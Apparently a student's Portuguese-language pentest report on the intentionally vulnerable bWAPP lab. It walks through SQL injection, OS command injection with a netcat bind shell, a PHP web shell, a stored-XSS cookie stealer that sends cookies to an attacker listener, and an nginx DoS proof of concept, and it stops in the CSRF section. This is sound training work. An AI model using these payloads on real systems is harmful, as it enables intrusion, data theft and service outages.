

Offensive Security

Relatório de pentesting

Trabalho M3 - Segurança da Informação

Gustavo Henrique Stahl Müller

gustavomuller@edu.univali.br

OSID: OS-XXXXX



July 7, 2023

©

All rights reserved to Offensive Security, 2020

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive Security.

Contents

1	Introdução	3
1.1	Objetivo	3
2	Metodologia	4
2.1	Configuração e ferramentas	4
2.2	Modelagem de ameaças	4
3	Vulnerabilidades	5
3.1	Injeção SQL	5
3.2	Injeção de comandos de SO	8
3.3	Upload de arquivos sem restrições	10
3.4	XSS (persistente)	12
3.5	Denial of Service (Large Chunk Size)	15
3.6	CSRF (mudança de senha)	17
3.7	IDOR (Insecure Direct Object Reference)	19
3.8	XML XXE (External entity attacks)	21
4	Análise de gravidade	23
5	Conclusão	24

1 Introdução

Esse relatório demonstra 8 vulnerabilidades estudadas na plataforma bWAPP (Buggy Web App). O bWAPP é uma aplicação web que possui vulnerabilidades de segurança proposital para fins de treinamento e prática em testes de segurança de aplicativos.

1.1 Objetivo

O objetivos deste trabalho são aprofundar os conhecimentos acerca de vulnerabilidades comumente encontradas em aplicações web e praticar as habilidades necessárias para a realização de testes de penetração.

2 Metodologia

2.1 Configuração e ferramentas

Foi usada uma máquina virtual contendo o bWAPP chamada de bee-box. O bee-box foi executado usando o Oracle VirtualBox no Windows 10. Para que o computador hospedeiro pudesse abrir as páginas do servidor, a conectividade de rede da máquina virtual foi alterada para modo Bridge. Todas as vulnerabilidades foram estudadas com o nível de segurança do bWAPP equivalente à "low".

Outras ferramentas como Burp Suite Community Edition, ncat, nmap, python e gobuster também foram usadas no decorrer do trabalho.

2.2 Modelagem de ameaças

As vulnerabilidades exploradas neste trabalho são aquelas que foram as mais interessantes na visão do autor. As vulnerabilidades escolhidas são as seguintes:

1. Injeção SQL
2. Injeção de comandos de SO
3. Upload de arquivos sem restrições
4. XSS (persistente)
5. DOS (Large Chunk Size)
6. CSRF (mudança de senha)
7. IDOR (Insecure Direct Object Reference)
8. XML XXE (External entity attacks)

Essas vulnerabilidades serão exploradas em detalhes na seção a seguir.

3 Vulnerabilidades

3.1 Injeção SQL

Para estudar a vulnerabilidade de injeção de SQL, foi usado o bug "SQL Injection (GET/Search)". A Figura 1 mostra a página do bug, que contém um formulário que permite que o usuário procure por um filme no banco de dados pelo nome. Ao clicar no botão "Search" sem ter digitado o nome do filme, todos os filmes do banco de dados são mostrados.




Figure 1: Página do bug "SQL Injection (GET/Search)";

Primeiramente, para testar se uma injeção SQL seria possível nesse formulário, o formulário foi enviado com uma aspa simples (') no campo de pesquisa. A Figura 2 mostra que houve um erro de SQL no servidor, o que significa que muito provavelmente o valor digitado pelo usuário não está sendo sanitizado (ou seja, está sendo copiado diretamente para a consulta SQL). Um hacker poderia usar essa informação para saber que é possível injetar SQL por esse formulário.




Figure 2: Página do bug "SQL Injection (GET/Search)" após inserir uma aspa simples no campo de pesquisa.

Sabendo que é possível injetar SQL por meio desse formulário, é possível realizar consultas má intencionadas, como por exemplo, uma consulta que mostra todos os usuários e as suas senhas. Para isso, o hacker precisaria saber o nome da tabela que contém os usuários. Muito comumente a tabela de usuários é chamada de `user` ou `users`, logo, o hacker poderia tentar esses nomes na força bruta até que a consulta desse certo.

Para fazer a consulta que mostra os dados dos usuários, é possível inserir o texto `"' UNION SELECT * FROM users WHERE '%' = '"`. Isso irá fazer uma segunda consulta que irá buscar todas as colunas de todos os registros da tabela `users`. Após a segunda consulta ser executada, o resultado dela e o resultado da consulta dos filmes serão combinados. A Figura 3 mostra uma visualização da consulta SQL montada no servidor, enquanto a Figura 4 mostra a página depois de realizar a consulta com `UNION SELECT`.

Valor digitado: `' UNION SELECT * FROM users WHERE '%' = '`
Consulta SQL: `"SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'"`
Consulta SQL resultante: `"SELECT * FROM movies WHERE title LIKE '%' UNION SELECT * FROM users WHERE '%' = '%'"`

Figure 3: Visualização da consulta SQL montada no lado do servidor.



Figure 4: Página do bug "SQL Injection (GET/Search)" após inserir a consulta `UNION SELECT` no campo de pesquisa.

Buscar pelos filmes com essa consulta resulta em um erro. O erro mostrado diz que a tabela de filmes não possui a mesma quantidade de colunas do que a tabela de usuários. Logo, não é possível realizar um `SELECT *` na segunda consulta. É necessário realizar um comando `SELECT` que resulte em uma tabela com uma quantidade de colunas iguais à quantidade de colunas da tabela de filmes, para que elas possam ser combinadas depois pelo comando `UNION`.

Para descobrir quantas colunas a tabela de filmes possui, o hacker poderia supor que a tabela contém no mínimo 5 colunas, visto que a tabela mostrada na página contém 5 colunas (Title, Release, Character, Genre e IMDb). Logo, o hacker poderia tentar realizar a *query* com as primeiras 5 colunas da tabela `user`, e se isso resultasse em um erro, ele poderia tentar realizar a *query* com as primeiras 6 colunas, e assim em diante, até que a *query* fosse executada com sucesso.

Através desse método, foi descoberto que a tabela de filmes possui 7 colunas, visto que a *query* `"' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL FROM users WHERE '%' = '"` não

resulta em erros. Agora, basta que o hacker substitua o nome das colunas de `NULL` para o nome das colunas da tabela. O hacker poderia descobrir o nome das colunas por força bruta, visto que nomes como `id`, `name`, `login`, `email` e `secret` são bastante comuns.

Executando a *query* `' UNION SELECT id,login,password,email,secret,NULL,NULL FROM users WHERE '%' = '`, a página mostra todos os filmes junto de todos os usuários, contendo as informações de ID, login, senha, e-mail e segredo, como ilustrado na Figura 5.

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
A.I.M.	6885858486f31043e5839c735d99457f045affd0	A.I.M. or Authentication Is Missing	bwapp-aim@mailinator.com	Link
bee	6885858486f31043e5839c735d99457f045affd0	Any bugs?	bwapp-bee@mailinator.com	Link
gustavo	6885858486f31043e5839c735d99457f045affd0	Segredo do gustavo		Link

Figure 5: Página do bug "SQL Injection (GET/Search)" após inserir a consulta `UNION SELECT` com as colunas corretas no campo de pesquisa.

3.2 Injeção de comandos de SO

Para estudar a vulnerabilidade de injeção de comandos de SO, foi usado o bug "OS Command Injection". A Figura 6 mostra a página do bug, que contém um formulário que permite que o usuário digite um nome de domínio (como "www.nsa.gov") e então realize uma busca DNS para resolver o nome digitado em um endereço IP.




Figure 6: Página do bug "OS Command Injection" após inserir o texto "www.nsa.gov" no campo de pesquisa.

Um hacker poderia perceber que a resposta da página é idêntica as respostas mostradas pelo utilitário `nslookup`. Logo, é sensato supor que o nome de domínio digitado pelo usuário está sendo repassado como parâmetro para o utilitário `nslookup`.

Logo, é possível usar o operador bash `&&` para executar um outro comando após o `nslookup`. Como exemplo, é possível inserir o texto "www.nsa.gov && whoami" para descobrir o nome do usuário que está executando o servidor, como ilustrado na Figura 7.




Figure 7: Página do bug "OS Command Injection" após inserir o texto "www.nsa.gov && whoami" no campo de pesquisa. O texto destacado em vermelho (www-data) representa a saída do comando `whoami`.

É possível inserir o texto "www.nsa.gov && cat /etc/passwd" para visualizar as informações de todos os usuários do servidor, como mostra a Figura 8.



Figure 8: Página do bug "OS Command Injection" após inserir o texto "www.nsa.gov && cat /etc/passwd" no campo de pesquisa.

Por último, também é possível criar *shells* remotos através dessa vulnerabilidade. A criação de shell poderia ser feita com a entrada "www.nsa.gov && nc -n -v -l -p 5555 -e /bin/bash", que criaria um *shell* usando o netcat que ouviria por requisições TCP na porta 5555.

3.3 Upload de arquivos sem restrições

Para estudar a vulnerabilidade resultante de não ter restrições em uploads de arquivos, foi usado o bug "Unrestricted File Upload". A Figura 9 mostra a página do bug, que contém um formulário que permite que o usuário selecione um arquivo e salve ele no servidor.




Figure 9: Página do bug "Unrestricted File Upload".

Primeiramente, o formulário deveria somente aceitar arquivos de imagens, mas ele não realiza nenhuma checagem da extensão do arquivo selecionado. Logo, é possível realizar uploads de arquivos PHP e então executá-los no servidor. Um exemplo de arquivo PHP malicioso é demonstrado na Figura 10. O arquivo recebe um comando de SO por *query string* (através do parâmetro `cmd`) e então o executa.

```
1  <?php
2      echo "Resultado do codigo: \n\n";
3
4      if(isset($_REQUEST['cmd'])) {
5          echo "<pre>";
6          $cmd = ($_REQUEST['cmd']);
7          system($cmd);
8          echo "</pre>";
9          die;
10     }
11  ?>
```

Figure 10: Exemplo de arquivo PHP malicioso que pode ser enviado para o servidor (`arquivoMalicioso.php`).

Após o *upload*, o arquivo é salvo no caminho `/images` do servidor. É possível acessar a URL (`/bWAPP/images/arquivoMalicioso.php`) e setar o parâmetro `cmd` para o código que será executado. Por exemplo, a URL `/bWAPP/images/arquivoMalicioso.php?code=cat%20/etc/passwd` mostra o conteúdo do arquivo `/etc/passwd`, de maneira similar à injeção de comandos de SO. A Figura 11 ilustra a resposta do servidor.


Resultado do código:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
messagebus:x:108:119:/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false
bee:x:1000:1000:bee,,,:/home/bee:/bin/bash
mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:113:65534:/var/run/sshd:/usr/sbin/nologin
dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
smmta:x:115:127:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:116:128:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
neo:x:1001:1001:/home/neo:/bin/sh
alice:x:1002:1002:/home/alice:/bin/sh
thor:x:1003:1003:/home/thor:/bin/sh
wolverine:x:1004:1004:/home/wolverine:/bin/sh
johnny:x:1005:1005:/home/johnny:/bin/sh
selene:x:1006:1006:/home/selene:/bin/sh
postfix:x:117:129:/var/spool/postfix:/bin/false
proftpd:x:118:65534:/var/run/proftpd:/bin/false
ftp:x:119:65534:/home/ftp:/bin/false
snmp:x:120:65534:/var/lib/snmp:/bin/false
ntp:x:121:131:/home/ntp:/bin/false
```

Figure 11: Resposta da requisição à URL /bWAPP/images/arquivoMalicioso.php?code=cat%20/etc/passwd.

3.4 XSS (persistente)

Para estudar a vulnerabilidade de XSS (cross-site scripting), foi usado o bug "XSS - Stored (Blog)". A Figura 12 mostra a página do bug, que contém um formulário que permite que o usuário poste comentários. Os comentários armazenados atualmente são mostrados em baixo do formulário.



The screenshot shows a web page titled "XSS - Stored (Blog)". It features a text input field at the top. Below the input field is a "Submit" button and a status message "Your entry was added to our blog!". Below this is a table with four columns: "#", "Owner", "Date", and "Entry". The table contains one row of data.

#	Owner	Date	Entry
19	bee	2023-07-05 18:05:26	Comentário de teste

Figure 12: Página do bug "XSS - Stored (Blog)" após criar o comentário "Comentário de teste".

O XSS é uma vulnerabilidade que permite a injeção de código executado no lado do cliente (ou seja, JavaScript). Para testar se o formulário é vulnerável a XSS, é testado se ele é vulnerável a injeção de HTML, visto que é possível injetar código Javascript por meio de HTML usando a tag `script`. A Figura 13 demonstra a criação de um comentário que usa a tag HTML `h1`. Visto que a tag foi embutida na página e interpretada como HTML (ao invés de ser interpretada como texto puro), é possível concluir que o formulário é, no mínimo, vulnerável a injeção de HTML.



The screenshot shows the same web page as Figure 12, but now with two rows in the table. The second row shows a comment with the HTML tag `<h1>teste</h1>` rendered as a large heading.

#	Owner	Date	Entry
19	bee	2023-07-05 18:05:26	Comentário de teste
20	bee	2023-07-05 18:12:33	teste

Figure 13: Página do bug "XSS - Stored (Blog)" após criar o comentário "`<h1>teste</h1>`".

Agora que sabemos que o formulário é vulnerável a injeção de HTML, basta testar a injeção de código JavaScript usando a tag `script`. A Figura 14 demonstra a página após inserir um comentário com código JS que realiza um alerta na tela do usuário `Script de olá: <script>alert("Olá mundo!")</script>`. Toda vez que a página é recarregada, o `script` é reexecutado. Visto que o código é executado no lado do cliente, todas as pessoas que visitam essa página recebem esse alerta.



Figure 14: Alerta na página do bug "XSS - Stored (Blog)" após criar o comentário "Script de olá: `<script>alert("Olá mundo!")</script>`".

É possível inserir um código Javascript que posta uma mensagem no blog contra a vontade do usuário toda vez que a página é aberta. O código fonte desse `script` é ilustrado na Figura 15. O `script` insere o texto "Essa é uma mensagem postada automaticamente!" no campo de comentário e clica no botão de postagem.

```
1 Script de postar mensagem:
2 <script>
3     document.getElementById("entry").value = "Essa é uma mensagem postada automaticamente!";
4     document.getElementsByName("blog").click();
5 </script>
```

Figure 15: Código fonte de `script` JS que posta uma mensagem no blog toda vez que a página é aberta.


Os valores de ID e nome para os campos de entrada de texto e para o botão de postagem foram descobertos por meio da inspeção do código fonte da página. Após inserir o comentário, todos os clientes que abrem a página de blog automaticamente postam essa mensagem em seu nome.

Por último, também é possível roubar `cookies` de clientes usando XSS. Por exemplo, o código ilustrado na Figura 16 envia o cookie do cliente por `query parameter` para o endereço IP de um hacker hipotético na porta 9000. Para realizar o envio do cookie, o endereço IP + porta são disfarçados com o atributo `src` da tag `image`. Ao abrir a página, o cliente automaticamente realiza uma requisição para o endereço contido no atributo `src`, que justamente envia o `cookie` para o hacker.

```
1 Esse comentário com certeza não irá roubar seus cookies...
2 <script>
3     var i = document.createElement("img");
4     i.src = "http://192.168.56.1:9000?cookie" + document.cookie;
5 </script>
```

Figure 16: Código fonte de `script` JS que envia os `cookies` do usuário para um hacker.

Com a requisição feita, basta que o hacker use netcat ou um programa similar para ouvir por requisições na porta 9000 e então ter acesso aos *cookies* do usuário. Executando o comando `ncat -l 9000 -v`, podemos ver as requisições contendo os cookies dos clientes, como ilustrado na Figura 17.



```
C:\Users\Gustavo>ncat -l 9000 -v
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 192.168.56.1.
Ncat: Connection from 192.168.56.1:2696.
GET /?cookiesecurity_level=0;%20PHPSESSID=07affb46931461962ab8369dd8f242a8;%20secret=dGVzdGU%3D HTTP/1.1
Host: 192.168.56.1:9000
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.1.5/
Accept-Encoding: gzip, deflate
Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7
sec-gpc: 1
```

Figure 17: Hacker recebendo os cookies dos clientes por meio do netcat.

Essa vulnerabilidade se torna ainda pior se os *cookies* são codificados com codificações inseguras como Base64.

3.5 Denial of Service (Large Chunk Size)

Para estudar a vulnerabilidade de DOS (Denial of Service), foi usado o bug "Denial-of-Service (Large Chunk Size)". A Figura 18 mostra a página do bug, que contém um link para um *script* em python que realiza o ataque DOS pelo envio de vários pacotes que possuem um tamanho de *chunk* grande. Parte do código fonte é ilustrado na Figura 19.




Figure 18: Página do bug "Denial of Service (Large Chunk Size)".

```
49 while packet <= 66:
50     body = "beezzzzzzzzzzz"
51     chunk_size = hex(dos_packet + 1)[3:]
52     chunk_size = ("F" + chunk_size[:len(chunk_size)-1]).upper()
53
54
55     if debug:
56         print("data length:", len(body), "chunk size:", chunk_size[:len(chunk_size)])
57
58     try:
59         con = httplib.HTTPConnection(host)
60         url = "/bWAPP/portal.php"
61         con.putrequest('POST', url)
62         con.putheader('User-Agent', 'bWAPP')
63         con.putheader('Accept', '*//*')
64         con.putheader('Transfer-Encoding', 'chunked')
65         con.putheader('Content-Type', 'application/x-www-form-urlencoded')
66         con.endheaders()
67         con.send(chunk(body, chunk_size[:len(chunk_size)]))
68     except:
69         print("Connection error!")
70         sys.exit(1)
71
72     try:
73         resp = con.getresponse()
74         print(resp.status, resp.reason)
75     except:
76         print("[*] Knock knock, is anybody there ? (" + str(packet) + "/66)")
77
78     packet = packet + 1
79
80     con.close()
81
82 print("[+] Done!")
```

Figure 19: Página do código fonte do *script* de DOS.

Basta salvar o código fonte como um arquivo .py na máquina hospedeira e então executá-lo. Ao executar o arquivo sem parâmetros, vemos que ele recebe um endereço IP e uma porta, como mostra a Figura 20.

```
C:\> Prompt de Comando
=====
nginx v1.3.9-1.4.0 DOS POC (CVE-2013-2028) [http://www.mertsarica.com]
=====
Usage: python nginx_dos.py [target ip:port]

Example: python nginx_dos.py 127.0.0.1:8080

C:\Users\Gustavo\Desktop>python ddos.py_
```

Figure 20: Execução do comando `python nginx_dos.py`.

Para escolher a porta em que os pacotes serão enviados, é possível executar o comando `nmap -sT -Pn 192.168.1.5`, para escanear todos os serviços TCP do servidor que estão em portas filtradas, como ilustrado na Figura 21.

```
C:\Users\Gustavo>nmap -sT -Pn 192.168.1.5
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-06 10:40 Hora oficial do Brasil
Nmap scan report for 192.168.1.5 (192.168.1.5)
Host is up (0.00098s latency).
Not shown: 983 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
666/tcp   open  doom
3306/tcp  open  mysql
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
9080/tcp  open  glrpc

Nmap done: 1 IP address (1 host up) scanned in 41.03 seconds
```

Figure 21: Execução do comando `nmap -sT -Pn 192.168.1.5`.

Vemos que a porta 8080 e 8443 estão abertas e possuem os nomes `http-proxy` e `https-alt`. Essas portas são usadas pelo Nginx, logo, iremos atacar elas. Por último, basta executar o comando `python2 nginx_dos.py 192.168.1.5:8080`. Após executar o comando, o site fica permanentemente carregando, e se torna basicamente impossível de acessar qualquer página.

```
C:\> Prompt de Comando - python2 nginx_dos.py 192.168.1.5:8080
=====
nginx v1.3.9-1.4.0 DOS POC (CVE-2013-2028) [http://www.mertsarica.com]
=====
[*] Knock knock, is anybody there ? (0/66)
[*] Knock knock, is anybody there ? (1/66)
[*] Knock knock, is anybody there ? (2/66)
[*] Knock knock, is anybody there ? (3/66)
[*] Knock knock, is anybody there ? (4/66)
[*] Knock knock, is anybody there ? (5/66)
[*] Knock knock, is anybody there ? (6/66)
[*] Knock knock, is anybody there ? (7/66)
[*] Knock knock, is anybody there ? (8/66)
[*] Knock knock, is anybody there ? (9/66)
[*] Knock knock, is anybody there ? (10/66)
[*] Knock knock, is anybody there ? (11/66)
```

Figure 22: Execução do comando `python2 nginx_dos.py 192.168.1.5:8080`.

3.6 CSRF (mudança de senha)

Para estudar a vulnerabilidade de CSRF (Cross-site request forgery), foi usado o bug "CSRF (Change Password)". A Figura 23 mostra a página do bug que contém um formulário que permite que o usuário mude de senha.




Figure 23: Página do bug "CSRF (Change Password)".

